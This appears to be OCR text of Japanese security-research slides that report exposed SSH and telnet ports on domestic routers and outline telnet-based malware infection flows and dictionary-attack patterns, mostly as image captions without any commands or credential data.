
- **22/tcp (SSH)**
  - ✓ 2017年6月～
  - ✓ 国内モバイルルータ

出典：週刊アスキー
http://weekly.ascii.jp/elem/000/000/404/404196/

- **23/tcp (telnet)**
  - ✓ 2017年11月～
  - ✓ 国内ホームルータ

出典：Logitec
http://www.logitec.co.jp/info/wireless-router.html


Telnetベースのマルウェア感染の流れ




Telnetベースのマルウェア感染の流れ

観測開始当初見られた辞書攻撃は6パターン


固定順序型攻撃パターン1




順序変更型攻撃パターン1




順序変更型攻撃パターン2




固定順序型攻撃パターン2




固定順序攻撃パターン3




順序変更型攻撃パターン3




攻撃に利用されるid/password組の増加



